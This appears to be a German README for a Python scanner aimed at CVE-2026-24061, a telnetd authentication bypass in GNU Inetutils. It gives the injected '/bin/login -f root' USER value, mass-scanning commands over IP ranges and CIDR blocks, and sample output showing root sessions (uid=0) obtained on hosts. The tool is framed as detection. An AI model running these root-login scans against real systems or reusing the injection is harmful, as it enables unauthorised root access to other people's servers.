 my0723/gnu-inetutils-telnet-cve-2026-24061-


GNU Inetutils telnet Remote Authentication Bypass Vulnerability (CVE-2026-24061). Diese Schwachstelle resultiert aus einer unsachgemäßen Verarbeitung von Umgebungsvariablen in der telnetd-Komponente von GNU Inetutils. Ein Angreifer kann diese Schwachstelle ausnutzen, indem er eine manipulierte USER-Umgebungsvariable konstruiert und an den betroffenen telnet-Dienst sendet, wodurch der Mechanismus zur Authentifizierungsumgehung ausgelöst wird und ohne Passwort direkt Root-Rechte erlangt werden können.


Dies ist ein fortschrittliches Erkennungstool für die Authentifizierungs-Bypass-Schwachstelle (CVE-2026-24061) in GNU Inetutils Telnetd. Die Schwachstelle hat einen CVSS-Score von 9,8; Angreifer können durch Umgebungsvariablen-Injektion Root-Rechte ohne Authentifizierung erlangen.
# Farbunterstützung für Windows-Systeme
pip install colorama
python3 CVE-2026-24061.py 192.168.1.1
# Zieldatei erstellen
echo "192.168.1.1" > targets.txt
echo "192.168.1.2" >> targets.txt
echo "192.168.1.3" >> targets.txt

# Batch-Erkennung ausführen

python3 CVE-2026-24061.py -f targets.txt
# Port und Threads angeben
python3 CVE-2026-24061.py -f targets.txt -p 23 -t 50

# Detaillierter Modus und Ergebnisse speichern
python3 CVE-2026-24061.py -f targets.txt -o results.txt -v

# Benutzerdefinierte Timeout-Zeit
python3 CVE-2026-24061.py -f targets.txt -T 10
| Status | Kennzeichnung | Farbe | Beschreibung |
|---|---|---|---|
| Schwachstelle bestätigt | ✓ | 🔴 Rot | Sowohl uid=0 als auch gid=0 erkannt |
| Hochgradig verdächtig | ⚠ | 🟡 Gelb | uid=0 und Root-Benutzer erkannt |
| Bestätigung erforderlich | ? | 🔵 Cyan | Nur uid=0 erkannt, manuelle Verifizierung erforderlich |
| Sicher | ✗ | 🟢 Grün | Keine Schwachstellenmerkmale erkannt |
| Verbindungsfehler | ✗ | ⚪ Grau | Netzwerkverbindungsproblem |
[✓ Schwachstelle bestätigt] [14:30:25] 192.168.1.1:23 └─ Schwachstelle bestätigt | uid=0/gid=0 | Banner: Ubuntu 20.04
[⚠ Hochgradig verdächtig] [14:30:26] 192.168.1.2:23 └─ Hochgradig verdächtig | uid=0 + root | Banner: Debian 12
[? Bestätigung erforderlich] [14:30:27] 192.168.1.3:23 └─ uid=0 erkannt, aber andere Bestätigungsbedingungen fehlen
| Parameter | Abkürzung | Standardwert | Beschreibung |
|---|---|---|---|
--file | -f | - | Pfad zur Zieldatei |
--port | -p | 23 | Zielport |
--threads | -t | 50 | Anzahl der gleichzeitigen Threads |
--timeout | -T | 8 | Timeout-Zeit für einzelnes Ziel (Sekunden) |
--output | -o | - | Ausgabedatei für Ergebnisse |
--verbose | -v | False | Detaillierter Ausgabemodus |
--user | -u | root | Authentifizierungsbenutzername |
Die Zieldatei unterstützt die folgenden Formate: 192.168.1.1 192.168.1.2:2323 # Port angeben 192.168.1.0/24 # CIDR-Format 10.0.0.1-10.0.0.10 # IP-Bereich
Diese Schwachstelle nutzt die unsachgemäße Verarbeitung von Umgebungsvariablen durch GNU Inetutils Telnetd aus:
/bin/login -f root aus# Mehrfache Erkennungsbedingungen
uid_0_detected = "uid=0" in response_text
gid_0_detected = "gid=0" in response_text
root_detected = "root" in response_text
# Schwachstellenbestätigungslogik
if uid_0_detected and gid_0_detected:
return "Schwachstelle bestätigt"
elif uid_0_detected and root_detected:
return "Hochgradig verdächtig"
elif uid_0_detected:
return "Bestätigung erforderlich"
·